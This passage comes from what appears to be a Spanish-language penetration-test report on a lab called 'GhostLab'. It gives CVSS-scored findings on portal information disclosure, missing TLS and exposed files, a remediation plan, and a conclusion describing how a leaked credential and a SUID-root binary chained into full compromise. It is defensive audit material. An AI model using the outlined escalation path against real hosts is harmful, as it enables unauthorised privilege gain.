- Nunca asignar SUID a intérpretes ni utilidades de copia/escritura (`tee` , `dd` , `cp` , shells, `python` ...).
- Auditoría periódica de SUID/SGID contra una línea base: `find / -perm -4000 -o -perm -2000` .
- Defensa en profundidad: montar particiones de usuario con `nosuid` y vigilar integridad (AIDE/Tripwire).

F-03 · Divulgación excesiva de información en el portal

MEDIA

CVSS 3.1	VECTOR	CWE	OWASP
5.3 (Media)	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	200 · 538	A01:2021 / A05:2021

Descripción. El portal expone sin autenticación nombres de usuario válidos (`ghost` , `keeper`) y sus roles, procedimientos internos de recuperación de credenciales, rutas de binarios sensibles (`/usr/local/bin/ghost-sync`) y su estado de auditoría. En conjunto, entrega al atacante un mapa completo para planificar el acceso y la escalada.

IMPACTO

Reduce drásticamente el esfuerzo de reconocimiento; convierte varias suposiciones en certezas.

REMEDIACIÓN

- Requerir autenticación para todo contenido operativo del portal.
- No publicar usuarios, roles, rutas de binarios ni procedimientos internos.
- Aplicar el principio de mínima exposición: lo que no es público, no se sirve.

F-04 · Ausencia de TLS, exposición de user.txt y fuga de versiones

MEDIA

CVSS 3.1	VECTOR	CWE	OWASP
5.3 (Media)	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	319 · 16 · 548	A05:2021

Descripción. El portal se sirve por **HTTP sin cifrar**, expone banners de versión (Apache 2.4.52, OpenSSH 8.9p1) y permite acceder directamente a ficheros sensibles como `/user.txt` sin ningún control de acceso.

IMPACTO

Tráfico y credenciales interceptables en la red; fuga de ficheros internos y de información de versiones útil para buscar exploits.

REMEDIACIÓN

- Forzar HTTPS con TLS y redirección desde HTTP (HSTS).
- Restringir el acceso a ficheros no destinados a publicación y desactivar el listado de directorios.
- Ocultar banners de versión del servidor.

6 · Plan de remediación priorizado

Prioridad	Acción	Hallazgo	Esfuerzo
1	Rotar la credencial de `ghost` y dejar de publicar hashes/tokens	F-01	Bajo
2	Retirar el SUID de `.ghost-sync` / eliminar el binario	F-02	Bajo
3	Migrar el almacenamiento de secretos a `argon2` / `bcrypt` con alta entropía	F-01	Medio
4	Autenticar el portal y eliminar la divulgación de usuarios/rutas/procedimientos	F-03	Medio
5	Habilitar TLS, restringir ficheros públicos y ocultar versiones	F-04	Medio
6	Auditoría periódica de SUID/SGID contra línea base y monitorización de integridad	F-02	Continuo

7 · Conclusión y lección aprendida

GhostLab ilustra cómo **varias debilidades individualmente «menores» se encadenan hasta el compromiso total**. Ninguna de las cuatro requirió un exploit sofisticado: una credencial publicada y mal protegida abrió la puerta, y un único binario mal configurado con SUID la derribó por completo.

> **CAUSA RAÍZ**
>
> Dos principios fundamentales violados: **(1) proteger adecuadamente los secretos** —no publicarlos, no usar algoritmos rotos, usar alta entropía— y **(2) mínimo privilegio en el sistema de ficheros** —ningún binario de propósito general debería tener SUID-root.

Aplicar correctamente **uno solo** de esos principios habría cortado la cadena: sin la credencial expuesta no hay acceso inicial; sin el SUID no hay escalada. La defensa en profundidad consiste precisamente en que el fallo de una capa no implique el del sistema entero.

Recomendación final: priorizar las acciones 1 y 2 (esfuerzo bajo, impacto crítico) de forma inmediata, y abordar el resto como *hardening* estructural del portal y del host.
